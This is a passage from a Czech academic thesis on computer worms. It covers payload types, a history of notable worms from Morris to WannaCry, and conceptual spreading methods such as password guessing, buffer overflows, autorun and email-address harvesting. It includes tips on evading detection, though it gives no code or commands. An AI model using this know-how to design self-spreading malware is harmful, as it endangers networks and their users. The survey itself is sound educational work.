Payload se běžně dělí na nedestruktivní a destruktivní. Červ samozřejmě nemusí payload obsahovat. Přesto už samotný mechanismus šíření dělá s červa nelegální program a to i když byl stvořen pouze jako experimentální pokus. Nedestruktivní paylaod je takový, který neprovádí destruktivní činnost. Může se jednat například o pouhé zobrazení zprávy, nebo o sběr dat (pomocí doprovodných keyloggerů, apod.). Destruktivní aktivační rutina má za cíl poškodit počítačové zařízení, nebo data v něm umístěná. Tento typ se dá dále dělit na náhodně destruktivní, ke kterému dochází v počítači pouze tehdy, když nešťastnou shodou okolností existuje vada v systému červa, nebo v softwarovém díle (např. první verze červa Christmas Tree z kapitoly č.5.2.2). Dalším typem destruktivního payloadu je příležitostně destruktivní, který provede aktivační rutinu v případě existence kritické zranitelnosti. Posledním podtypem je velmi destruktivní payload, který má schopnost zničit data na počítačovém zařízení (formátování HDD, zašifrování disku a vyžadování výkupného apod.), nebo zničit hardwarové prostředky (viz Stuxnet z kapitoly č.5.3.1). [11]

5 Vývoj počítačových červů

Ačkoliv se to může zdát neuvěřitelné, tak první mechanismy pro sebereplikující počítačové programy byly představeny již v roce 1949 Johnem Von Neumannem na přednášce Theory of Organization of Complicated Automata. Von Neumann tehdy zveřejnil model biomechanických organismů, které mohou být využívané k vlastní automatické replikaci a ve *správném* provedení mohou vést k poškození mechanického zařízení.

Výraz červ poprvé definovali v roce 1979 John F. Schoch a John A. Hupp. Tento termín vychází ze sci-fi románu *The Shockwave Rider* (John Brunner, 1975), kde se vyskytovala tasemnice (tapeworm), která měla odpojit celou technologickou síť v případě národní nouze.

Od prvního výskytu počítačového červa už uběhlo úctyhodných 40 let. Již tehdy běžně existovaly aplikace pracující po sítích, za účelem zrychlení složitých a velmi specifických výpočtů. Jednalo se především o prospěšné aplikace, které neměly vykazovat žádnou relativní hrozbu. Postupem času si ale útočníci uvědomili potenciál této technologie a začali červy vyvíjet a využívat k destruktivním účelům, za účelem získání profitu, slávy, apod. Na začátku tisíciletí škody exponenciálně narůstaly úměrně s počtem propojených počítačů dostupných v celosvětové síti.

V současnosti lze evoluci počítačových červů klasifikovat celkem do pěti vln.

- Vlna A (od roku 1979 do začátku devadesátých let), do které spadaly experimentální programy, vzniklé v důsledku chyb v kódu díky čemuž bylo šíření nekontrolované.
- Vlna B (od začátku devadesátých let do konce roku 1998), ve které se začaly běžně využívat mutace a polymorfismus. V té době taky vznikly první generátory virů a červů.
- Vlna C (od začátku roku 1999 do 2001), reprezentující dobu hromadných emailů, které vytvořily nový trend v šíření. Typickým příkladem může být Sobig a Slammer.
- Vlna D (od roku 2001 do 2013), seskupující modernější počítačové červy využívající kombinované vektory útoku, aktualizační metody a další nebezpečné aktivační rutiny. V této vlně také vznikli první červi pro P2P, IRC a IM a také červi, kteří byli schopni útočit na antivirové prostředky. [12]
- Vlna E (od roku 2013 dodnes), která obsahuje v současnosti nejmodernější červy šířící se po sociálních sítích a červy s vyděračskou aktivační rutinou. Do této kategorie lze zařadit i dnešní červy generující botnety, i přes to, že jejich výskyt započal v závěru vlny D.


Ačkoliv v dnešní době již malware typu červ nepředstavuje tak velkou hrozbu jako v minulosti, zůstává stále jedním z nejnebezpečnějších. Princip červa je současně neustále vyvíjen a využíván v dalších typech malwarů.

5.1 Motivace útočníka k realizaci počítačových červů

Hlavní filosofickou otázkou zůstává, proč útočníci vůbec počítačové červy a malware obecně využívají. V první řadě se jedná o profesionální zvědavost. Existuje tendence jednotlivců provádět experimenty i s vědomím, že se jedná o velmi nebezpečnou technologii, která se jim lehce může vymknout z rukou. Přesto, čím více víme o studované a využívané problematice, tím lépe dokážeme vytvářet systémy, které mohou být bezpečnější vůči napadení. Příkladem experimentálního červa může být například Morris (kap. č. 5.2.3).

Někteří lidé jsou, naneštěstí, motivováni předvést své znalosti a způsobit nemalé škody jiným uživatelům jen k získání pocitu sebeuspokojení. Typicky se jedná o neorganizované jednotlivce, kteří si své cíle volí náhodně v případech, když najdou vhodně zranitelný systém.

Mezi další možnosti patří kyberkriminální činnosti. Vydírání, nebo jiné trestné činy generují finanční příjem. Profesionální útočníci mohou dokonce nabízet své služby k pronajmutí (obr. č. 7). Osoby mohou požádat tyto skupiny za jistý poplatek o útok např. na cizí společnost a profitovat z jejich ztrát. Také mohou požadovat výpalné a útok v případě zaplacení neprovádět.



Obrázek 7: Znázornění jedné z možností nákupu DDoS útoku

Útočníci mohou narušovat infrastrukturu počítačové sítě k pouhé propagaci určitého sdělení, které je kritické k politickým organizacím nebo jiným projektům. Také může sloužit jako varování, kdy útočník využije zranitelnost v kyberprostoru tak, aby bezpečnostní specialisty dané organizace či služby upozornil na chybu v zabezpečení.

Existují také (eko)teroristické organizace, vykonávající velmi destruktivní činnost tak, aby nezpůsobili ztráty na životech. Jejich cílem je způsobit výrazné ztráty ekonomického potenciálu státu či velkých korporací. Je pravděpodobné, že jednotlivé státy mají vypracované postupy, které můžou v případě takovýchto konfliktů využít. Také ovšem mohou mít postupy, jak konflikt vyvolat. Efektivně vykonaný útok na infrastrukturu nepřátelského státu může značně

poškodit veškeré možnosti zasažené země. Informatické možnosti vyspělých států také dovolují odvrátit možné obvinění na jiné a tím je zdiskreditovat.

5.2 Příklady významných červů z historie

Existuje mnoho renomovaných a plodných rodin červů, jež způsobily zmatek v kyberprostoru a které jsou nyní součástí historie výpočetní techniky. Pro potřeby této diplomové práce jsem vybral červy, které do této historie lze neodmyslitelně zařadit.

5.2.1 Xerox PARC (1979)

Za prvního červa lze označovat program Xerparc pro operační systém Alto, jehož autory jsou výše zmiňovaní John F. Schoch a John A. Hupp. Jejich program monitoroval aktivity jednotlivých procesorů v síti a v případě nízkého vytížení přiřadil volnému zařízení novou úlohu pro zpracování. Pro testování neškodně vyhlížejícího programu využili autoři pouze malé množství počítačů v nočních hodinách. [13]

Den poté nicméně došlo ke zjištění, že program se v důsledku chyby v kódu neočekávaně rozšířil i do stovky dalších počítačů v budově, kde způsobil neúnosné zatížení sítě a následné pády systémů. Chyba šíření byla v další verzi opravena a červ byl nadále využíván pro pozitivní účely a diagnostické operace.


5.2.2 Christmas Tree (1987)

Jedním z prvních velmi úspěšných červů šířící se pomocí emailové komunikace byl Christmas Tree, již určený pro počítačové zařízení s operačním systémem Unix. V běžné příloze emailu, oslavující křesťanské vánoční svátky, byl obsažen spustitelný skript, který improvizovaně vykreslil pohlednici s vánočním stromečkem a přáním (obr. č. 8). Během tohoto procesu přečetl program na pozadí soubory names a netlog, ze kterých vyextrahoval všechny emailové adresy, na které se následně přeposlal. [14]

Během fáze odesílání docházelo díky tehdejšímu naprogramování k zobrazení vygenerované zprávy určené pro příjemce na obrazovku odesílatele. S mnoha emailovými adresami se tedy vygenerovaly až tisíce řádků, které kvůli nedostatku kapacity paměti způsobily zamrznutí systému. Červ se nešťastně rozšířil do mnoha akademických sítí i do páteřní sítě IBM, kterou zcela paralyzoval.

Inovovaná podoba červa Christmas Tree poté znovu udeřila o Vánocích v roce 1990, kdy způsobil výpadek 350 tisíc pracovních terminálů IBM a poté znova v letech 1999, 2000, 2001, 2004, 2007 a 2009.

(a) Ukázka vygenerovaného stromu z roku 1987



(b) Ukázka nebezpečného emailu z roku 2001

Obrázek 8: Ukázky podob červa Christmas Tree EXEC

5.2.3 Morrisův červ (1988)

Příchod Morrisova červa je uváděn jako zlom v historii červů. Morris se šířil po zařízeních využívající operační systémem Unix po internetové síti. Ani Morrisův červ nebyl určen k neetickým účelům. Třiadvacetiletý Robert Tappan Morris chtěl pouze vypočítat přesný počet počítačů, které byly připojené k tehdejší internetové síti. V důsledku chybně navrženého mechanismu šíření byla z programu vytvořena reálná hrozba.

Červ si před průnikem do systému měl totiž nejdříve ověřit, zda se již v počítači nevyskytuje a podle rozhodovací hodnoty měl vyvodit patřičné důsledky. Morris si uvědomoval, že administrátoři síťových zařízení mohou rychle vytvořit řešení, které bude na tyto dotazy vždy odpovídat kladně, čímž šíření červa omezí. Proto do mechanismu vepsal výjimku, pomocí které mohl červ s pravděpodobností 1:7 infikovat zařízení a to i přes to, že počítač již napadený byl. Díky této neškodně vypadající výjimce ale bylo po 24 hodinách od vypuštění infikováno přes šest tisíc počítačů, mezi nimiž byly i systémy, které obsahovali přes 1000 kopií červa. To zapříčiňovalo postupné zpomalování počítače až na hranice nepoužitelnosti.

Červ se šířil díky třem zásadním zranitelnostem. [15]

- Exploitováním poštovního programu Sendmail určeného pro směrování emailu na internetu.
- Využitím nástroje fingerd určeného k získávání informací o uživateli. V tomto nástroji červ zajistil přetečení bufferu, který byl použit jako vstup.
- Využitím služeb rsh a rexec pro interpretování příkazů po síti. Pro účely autentizace rsh využíval červ pravděpodobnosti, že heslo pro lokálního uživatele bude stejné, jako jeho místní heslo. Pro použití rexec musel červ heslo získat. Tato hesla byla ale uložena ve veřejně čitelném souboru.

Morris byl první osobou odsouzenou na základě amerického zákona o zneužití počítačů a počítačových podvodech. Ve finále mu soud za způsobené škody vyměřil tříletý podmíněný trest, povinnost odpracovat 400 hodin veřejně prospěšných prací a zaplatit pokutu 10 050 dolarů. [16]

5.2.4 ILOVEYOU (2000)

Emailový červ ILOVEYOU, který se začal šířit na přelomu tisíciletí byl mnohem zákeřnější než doposud sestrojení červi. Tento malware cílil na systémy řady Windows a využíval empatické prostředky k průnikům do systému. K šíření byla využita aplikace pro správu emailů Microsoft Outlook, která dovolovala využívat rozšíření MAPI k rozesílání emailových zpráv s přílohami bez interakce uživatele. Zásahu uživatele bylo potřeba pouze k prvnímu spuštění.

Šíření probíhalo následujícím způsobem. Potenciální oběti došla naléhavá zpráva "Darling, I love you and cannot live without you. Marry me or I will kill myself." s přílohou, která obsahovala skript v jazyce VBScript. Ta se ovšem tvářila jako textový soubor. Po spuštění došlo k rozeslání své kopie všem uživatelům uvedených v adresáři aplikace Outlook a navíc bylo v zařízení způsobeno mnoho činností v závislosti na variantě červa. Například došlo k úpravě registrů, kde červ přenastavil domovskou adresu prohlížeče Internet Explorer. Také červ vyhledával soubory typu .js, .jse, .css, .wsh, .sct, a .hta, kde vytvořil svůj vlastní duplikát. Rovněž mohlo dojít k odstranění veškerých tehdy běžných obrázkových souborů a skrytí hudebních MP2 a MP3 souborů. [17]

Celkové škody způsobené červem ILOVEYOU se vyšplhaly na 8.75 miliard dolarů, což byl znatelný nárůst v porovnání se škodou způsobenou Morrisovým červem (škoda 10 milionů dolarů). Infekcí bylo postiženo odhadem 10 % všech počítačů propojených se sítí internet. [18]

5.2.5 Sobig (2003)

Od roku 2003 se začaly šířit červi řady Sobig, které se díky finanční škodě (v předpokládané výši 36 miliard dolarů) zapsaly do historie jako jeden z nejúspěšnějších útoků s emailovým typem šíření. Sobig se vyskytoval v šesti verzích, kde do historie vzešla právě poslední Sobig.F, jež způsobovala nákazu téměř dvou miliónů počítačů denně. To bylo také hlavně dosaženo díky využití spoofingu[8], pomocí kterého se červ šířil na další zařízení pod emailovou adresou, kterou si vybral z napadeného zařízení, čímž mohl potenciální oběti přesvědčit, že příchozí email s infikovaným červem pochází od důvěryhodné a známé osoby.

Po spuštění se červ zkopíroval do složky Windows jako spustitelný soubor a vyhledával otevřené sdílené položky v síti, do kterých se vložil tak, aby po přihlášení došlo k nakažení. Také prohledával všechny nedělitelné disky kvůli nalezení cílů (resp. vyhledání a parsování emailových adres ze souborů typu .dbx, .html, .txt apod.). Šíření propagoval vestavěný SMTP systém. Červ každé dvě hodiny kontaktoval své servery kvůli aktualizacím, či pokynům ohledně dalších

[8]Činnost v počítačové síti, kdy se útočník vydává za někoho jiného. Většinou je účelem dostat se do zabezpečených systémů či předstírat jinou identitu před adresátem.

kroků. Kvůli kontrole šíření poslal také jednoduchou zprávu svým autorům. Díky sebedestrukčnímu mechanismu se červ dne 10. září 2003 odstranil. [19]

5.2.6 Slammer (2003)

Slammer (SQL Slammer) je červ, který se vyskytl o dva týdny později než první verze červa Sobig. Díky svému infikování dvou set tisíc počítačových zařízení způsoboval odepření přístupu některým internetovým službám a dramaticky zpomalil provoz internetu.

Červ se šířil pomocí využití zranitelnosti typu Buffer Overflow. Vysílal IDP datagramy exploitující tuto zranitelnost na náhodně vygenerované IP adresy s portem 1434, patřící službě SQL Server Monitor. Za předpokladu navázání spojení došlo k infikovaní a z napadeného zařízení začaly probíhat stejné pokusy náhodného vyhledávání obětí. Během deseti minut červ nakazil 539 tisíc počítačů a způsobil mohutné škody, jako například odpojení celého jihokorejského poloostrova od internetu, nebo zamezení přístupu k internetu šestseti tisícům zákazníkům v Portugalsku. [20]

Policie dodnes věří, že osoba zodpovědná za konstrukci a šíření červa je občan české republiky. Toto ovšem nikdy nebylo zcela prokázáno.

5.3 Současnost

V současnosti je éra počítačových červů díky bezpečnostním opatřením operačních systémů v úpadku a o velmi úspěšných útocích lze slyšet pouze zřídka. Přesto je princip červů stále využíván. Příkladem mohou být vyděračské malwary, které od červů přejaly principy šíření, ale i botnety, nebo-li sítě infikovaných počítačových zařízení, které jsou řízeny za pomoci útočníka k určité činnosti (těžba kryptoměn, lámání hashů, DDoS, apod.).

5.3.1 Stuxnet (2007)

Jeden ze současnějších počítačových červů, který formuloval nové trendy v oblasti kybernetické bezpečnosti, byl Stuxnet, jež drží prvenství v malwaru, který jako první cíleně napadal průmyslové řídící systémů značky Siemens, využívající programovatelné logické automaty (PLC). Stuxnet byl pojmenovaný podle vnitřní sekce .stub, u které začínalo spouštění celého mechanismu, a modulu mrxnet.sys, jenž byl použit k zamaskování přítomnosti červa na přenosných paměťových médiích, pomocí nichž se šířil. Další součást mrxcls.net měla za úkol infikovat kódem viru service.exe a současně procesy specifické pro společnost Siemens. [21]

Po vložení infikovaného paměťového zařízení do počítače se červ Stuxnet mohl šířit do dalších počítačích v síti, ale jeho naprogramování mu umožňovalo se z infikovaného počítače umístit zpět na neinfikovaný USB disk, který mu dal hlavně možnost proniknout do hlubších částí průmyslových sítí, které nejsou připojeny k síti Internet.

Jakmile červ nakazil počítačové zařízení, tak byl schopen být aktivní s vysokou úrovní oprávnění a měl schopnost poškodit funkčnost ostatních programů. Byl navržen tak, aby se

vyhnul celkové detekci a v hlavní řadě k úspěchu. Jeho nejslavnější zviditelnění spočívalo v útoku na íránské jaderné zařízení, určené k obohacování uranu. Stuxnet dokázal zařídit rapidní roztočení odstředivek tak, aby je permanentně poškodil. Útok červa Stuxnet nezasáhl jen Írán, ale v menším měřítku i další státy.

K vlastnictví červa se nikdy nikdo nepřihlásil, ale poté, co výzkumníci odhalili jeho skutečný záměr, se podezření hlavně obracelo na USA a Izrael, kvůli jejich silnému nesouhlasu s íránským jaderným programem.

Je celkem překvapující, že červ nezpůsobil mohutnější škody. Existovaly totiž spekulace, že Stuxnet mohl napadnout i vyspělé druhy vlaků či energetické sítě, které využívají stejný typ zařízení od společnosti Siemens. Útok na tyto možnosti by mohl mít katastrofální následky i na lidských životech.

5.3.2 Mirai (2016)

Botnet Mirai, složený převážně z vestavěných zařízení a IoT, vzal koncem roku 2016 DDoS útokem mnoho vysoce profilovaných serverů. Díky zveřejnění zdrojových kódů tohoto malwaru víme, že dokázal infikovat počítačové systémy pomocí jednoduchého slovníkového útoku zacíleného na IP adresy získané skenováním sítě, na kterých bylo otevřené rozhraní telnet. U některých evidovaných zařízení navíc nelze toto rozhraní po výrobě zařízení vypnout.

V říjnu dokázal Mirai využít intenzitu 1.1 Tbps z celkových 145 000 zařízení k vyřazení služeb Twitter, Spotify, Reddit, GitHub, PayPal atd. Celkový počet zotročených zařízení lze považovat za udivující, jelikož slovník hesel obsahoval pouze 60 jednoduchých dvojic uživatelských jmen a hesel, přičemž složitost hesel se nacházela v nejpoužívanějších TOP 10 roku 2016. V listopadu byl navíc Mirai modifikován tak, aby dokázal útočit i na směrovače sítí. Celková odhadovaná škoda se pohybuje v řádech sta miliónů dolarů. [22]

5.3.3 Wannacry (2017)

Ransomware červ Wannacry napadl zařízení s operačním systémem Windows v květnu 2017 a díky medializaci je do dnešního dne považován za nejagresivnější útok svého druhu. Tento ransomware zašifroval data na pevném disku a vyžadoval platbu ve výši 600 dolarů za jejich odšifrování (viz obr. č. 9).

Kvůli svému šíření se dlouhou dobu spekulovalo, zda se Wannacry dá klasifikovat jako červ. Po seriózním výzkumu, došlo k nalezení exploitu EternalBlue, který využívá zranitelnost HeapSpraying[9]v protokolu Server Message Block (SMB), sloužícího ke sdílenému přístupu k souborům, tiskárnám, sériovým portům a další komunikaci mezi uzly na síti. EternalBlue je totiž úzce spjat s DoublePulsar malwarem, který v napadeném zařízení vytváří backdoor, a také při instalační rutině zajišťuje jeho prezenci v zařízení. [23]

[9]Metoda naplnění paměti RAM kódy, jejichž konečným cílem je přetečení bufferu

Obrázek 9: Požadavek k zaplacení výkupného, jež byl zobrazen vyděračským softwarem Wannacry poškozeným uživatelům

Ironicky byla bezpečnostní trhlina opraven již před tímto typem útoku začátkem března 2017. Navzdory tomu, že oprava byla označená jako kritická, mnoho uživatelů si ji včas nenainstalovalo, což zapříčinilo rapidní šíření. Předpokládá se, že Wannacry nakazil přes dvě stě tisíc zařízení a způsobil škody za čtyři miliardy dolarů. Podle organizací, zabývající se celkovou analýzou tohoto červa, vybral autor (či autoři) v přepočtu pouhých 108 tisíc dolarů.

6 Jednotlivé příklady modelů červů včetně strategií vyhledávání obětí a šíření

V následujících kapitolách jsou uvedené jednotlivé příklady červů popsaných v kapitole č. 3 včetně možností jejich vektorů šíření a vyhledávání obětí.

6.1 Šíření v lokálních a internetových sítích

Za lokálního počítačového červa uvádíme malware, který se šíří a replikuje pouze po lokální počítačové sítí a nemá žádnou reálnou možnost rozšíření do internetové globální sítě. V minulosti byly pod názvy lokální červ označovány i programy s prospěšnou činností, například pro rozložení složitých výpočtů po dostupných zařízeních v síti. V současnosti se ale od využívání tohoto termínu opustilo a termínem červ už označujeme pouze nebezpečný malware.

Internetový červ je rozšířením lokálního červa. Ten již ke svému šíření může využívat internetovou síť. K šíření využívá stejné způsoby jako lokální červ, přičemž jeho jediná odlišnost je v adresaci. Navíc má některé metody šíření navíc. V lokálním přístupu je možné vyextrahovat ze zařízení výchozí bránu a masku sítě k vymodelování celkového rozsahu adres. Běžné firemní směrovací zařízení využívá ±512 adres. Rozsah internetových adres je mnohonásobně vyšší. V současné době se stále využívá IP verze 4, která je složena ze čtyř oktetů. Útočník může generování omezit tak, aby cílil pouze na uživatele jednotlivých států, nebo aby zajistil rozšíření pouze do uvedených lokací. Také může využít směrovací tabulky ke zrychlení šíření a vyhledání cílů. [24]

Metody šíření lokálních červů lze rozdělit do následujících kategorií:

- Metody využívající sdílených úložišť
- Metody využívající nezabezpečené, či slabé autentizace u protokolů a služeb
- Metody využívající softwarových děl
- Metody využívající přenosných disků k započetí procesu počáteční infekce

Internetový červ navíc tyto kategorie obohacuje o:

- Využití výhod komunikačních protokolů a systémů pro zasílání zpráv a přenosu
- Využití protokolů určených k prezentování webových stránek

V případě využití sdílených úložišť musí červ vyhledat veškerá dostupná zařízení v síti, která obsahují sdílené disky a jejich soubory, do kterých se spustitelná část červa rozpropaguje. Toto vyhledání je běžně konkretizováno proskenováním sítě. Šíření v tomto případě vyžaduje interakci uživatelů, kteří musí kopii červa spustit, či přesvědčit potenciální oběť ke snížení zabezpečení systému na nejnižší možnou úroveň a spustitelnou složku červa aktivovat vhodnějším způsobem.

To ovšem spadá již do druhého bodu, kdy červ musí využívat možností a schopností slabě zabezpečených protokolů, určené pro přesuny souborů mezi zařízeními po síti (jako třeba SSH

nebo telnet). Ve většině případů jsou tyto služby v základním nastavení již zabezpečeny a proto útočník musí využít techniku lámání a hádání hesel k získání konečného přístupu do systému. Prakticky můžeme heslo získat dvěma způsoby. Prvním možným řešením je realizace útoku hrubou silou, což je způsob systematického rozluštění uživatelských jmen a hesel pomocí testování všech možných kombinací nastavené rozšířené abecedy nebo jejich podmnožin. Útok je vhodný pouze tehdy, když uživatelé volí málo silné heslo (resp. heslo s nižším počtem znaků abecedy. Slabé heslo je možné také uhádnout, pokud útočník osobu zná a osoba použila jako heslo např. datum narození či jméno blízké osoby.). Druhý sofistikovanější způsob je slovníkový útok, kde uživatelské heslo a (nebo) heslo získáme z předem připraveného slovníku. Tento útok lze využít na systémy, které v základním režimu využívají jednoduché kombinace jména a hesla k přístupu do systému a jeho administrátorského rozhraní. Vhodným způsobem byl slovník využit například botnet červem Mirai (viz kapitola č. 5.3.2).


Metody využívající chyb v softwarových produktech na zařízeních obětí patří mezi nejsložitější typů šíření. Softwarové dílo musí obsahovat úmyslnou či neúmyslnou vadu, kterou útočník využije ke vstupu do systému a ke spuštění svého kódu. Úmyslnou chybu realizuje útočník sám takovým způsobem, aby si zajistil neomezený přístup do systému. Nejčastěji se v případě neúmyslných chyb setkáváme s technikou přetečení bufferu. Jedná se o druh zranitelnosti, ke kterému dochází tehdy, když se program snaží vložit do bufferu data, která jsou z pravidla větší než buffer samotný. Tyto přetečená data mohou v sousední paměťové lokaci poškodit platnost dat, což může vést ke změně instrukcí programu (resp. ke změně ukazatele na adresu následujících instrukcí). Tato zranitelnost tedy umožňuje vkládat svůj vlastní kód do spustitelné aplikace a poskytnout tak přístup neautorizovaným subjektům. Podobným způsobem funguje i přetečení haldy, který je na rozdíl od bufferu, alokován dynamicky. To znesnadní celkový proces exploitace. U haldy totiž nejsou ukazatele zásadně ovlivněny a útočník se musí spokojit s přepisováním dat specifickým způsobem za účelem způsobení přepsání interních struktur aplikace. Buffer overflow například využil červ Slammer (kap č. 5.2.6).

Způsob využití přenosných disků se využívá tehdy, když je potřeba obejít velmi složitě zabezpečené počítačové zařízení, jak tomu bylo v případě červa Stuxnet (kap. č. 5.3.1). K tomu způsobu býval využíván konfigurační soubor autorun, pomocí něhož byl po vložení a načtení datového disku spuštěn uživatelem nastavený proces. Dále bylo vhodné nastavit automatické pokusy generování a přepisování tohoto konfiguračního souboru po vložení neinfikovaného disku, aby šíření probíhalo dále.

6.1.1 Technika emailových červů

Emailový červ je podruh internetového červa, který se šíří pomocí elektronické pošty. Červa lze rozdělit podle frekvence odesílání na jednotlivě a hromadně rozesílajícího. To ovšem není jediným možným rozdělením. Dá se dělit i dle obsahu na červa umístěného v příloze (resp. jako soubor, který musí uživatel stáhnout a spustit), na červa se závadným odkazem (kde je uživateli prezentován URL kód odkazující na stránky s červem) a na preview-pane červa (kdy je uživatel

napaden již v průběhu čtení zprávy pomocí skriptů [25]). Podle spuštění se také dá červ dělit na automatického a manuálního (obr. č. 10).



Obrázek 10: Rozdělení emailového červa

Útočník má mnoho způsobů, jak získat cíle pro šíření. V nejčastějším případě se můžeme setkat se sklizní emailových adres na kompromitovaném zařízení. Červ může procházet veškeré soubory na dostupných discích, ze kterých extrahuje emailové adresy. Tento způsob sice může vypadat na venek přespříliš jednoduše, ale jak ukázala historie, tak je velmi účinný. Vyhledávání emailových adres bývá někdy vylepšeno o heuristickou analýzu, aby se ověřilo, zda je řetězec korektním emailem. Lze využít buď regulérní výrazy, či v případě parsování Hypertextového značkového jazyka lze vyhledávat řetězec mailto:, identifikující schéma, které obvykle bývá následováno emailovou adresou.

Nevýhodou je, že k extrakci řetězců je nutné využít čtení souboru řádek po řádku, protože neexistuje univerzální rozhraní, které dokáže instantně vytěžit emailové adresy ze všech možných formátů souborů (resp. nelze například využít parser určený pro eXtensible Markup Language na soubor typu JavaScript Object Notation)

Také je možno získat velké korpusy kompromitovaných emailů, buď zdarma, či za velmi nízký poplatek. V době psaní této práce došlo například k zveřejnění kolekce s 773 milióny emailových adres jež lze využít k útoku tohoto typu. Tyto zveřejnění bývají nelegální a administrátoři se pokoušejí co nejrychleji od doby zveřejnění zamezit šíření. Přesto existuje mnoho stránek na Dark Webu, které jsou téměř denně aktualizované.

Spuštění procesu šíření lze provádět s interakcí uživatele či automaticky. Využitá elektronické komunikace zkombinované s klamavými technikami může překvapivě oklamat i více obezřetné osoby a lehce je ovlivnit ke stažení a spuštění závadné červí přílohy. Riziko, že uživatel tuto operaci provede se zvyšuje s věrohodností zprávy. I přes to, že většina filtrů dokáže potenciální hrozby eliminovat na nejnižší možnou úroveň již v zárodku. Naneštěstí existují uživatelé, kteří dokážou uvěřit zprávám, jejichž pravděpodobnost pravdivosti se blíží k nulové hodnotě.

Běžnou technikou emailových červů je také záměna záhlaví emailu tak, aby si uživatel myslel, že komunikace přichází ze známého zdroje.

Červ se nemusí vyskytovat pouze v příloze, ale i v závadných URL odkazech v emailové zprávě, kdy dojde ke stažení červa po příchodu na internetové stránky určené k napadení. Šíření emailového červa ve vzácných případech nepotřebuje klienta. Někteří červi jsou schopni již infikovat počítačové zařízení při pouhém čtení zprávy. To je docílené využitím HTML kódu, který je prezentován uživateli. Tím může útočník stáhnout červa bez našeho vědomí, například využitím Drive-By Download[10]. V současnosti je již tato chyba ve větší míře opravena. [26]

Aby se emailový červ vyhnul rychlému odhalení, může útočník červa naprogramovat tak, aby se neodeslal na všechny nalezené zařízení, ale jen na malou část. Jedná se o možnost, kdy útočník je paranoidně opatrný až takovým způsobem, kdy nechce přitáhnout pozornost antivirových prostředků a systémů umístěných na straně serveru které by mohly email s červem velmi rychle klasifikovat jako možnou hrozbu. Hromadně rozesílající červi jsou častější.

Příkladem jednotlivě rozesílajícího červa může být Happy99 (1999). Tento červ byl v animovaném rozhraní představující přání do nového roku. Během animace došlo k jeho instalaci do systému. Poté se dokázal vždy připojit jako příloha do emailu odesílaného ze zařízení a tím došlo k pomalejšímu šíření.[27]

6.1.2 Příklady šíření Peer-to-Peer červů

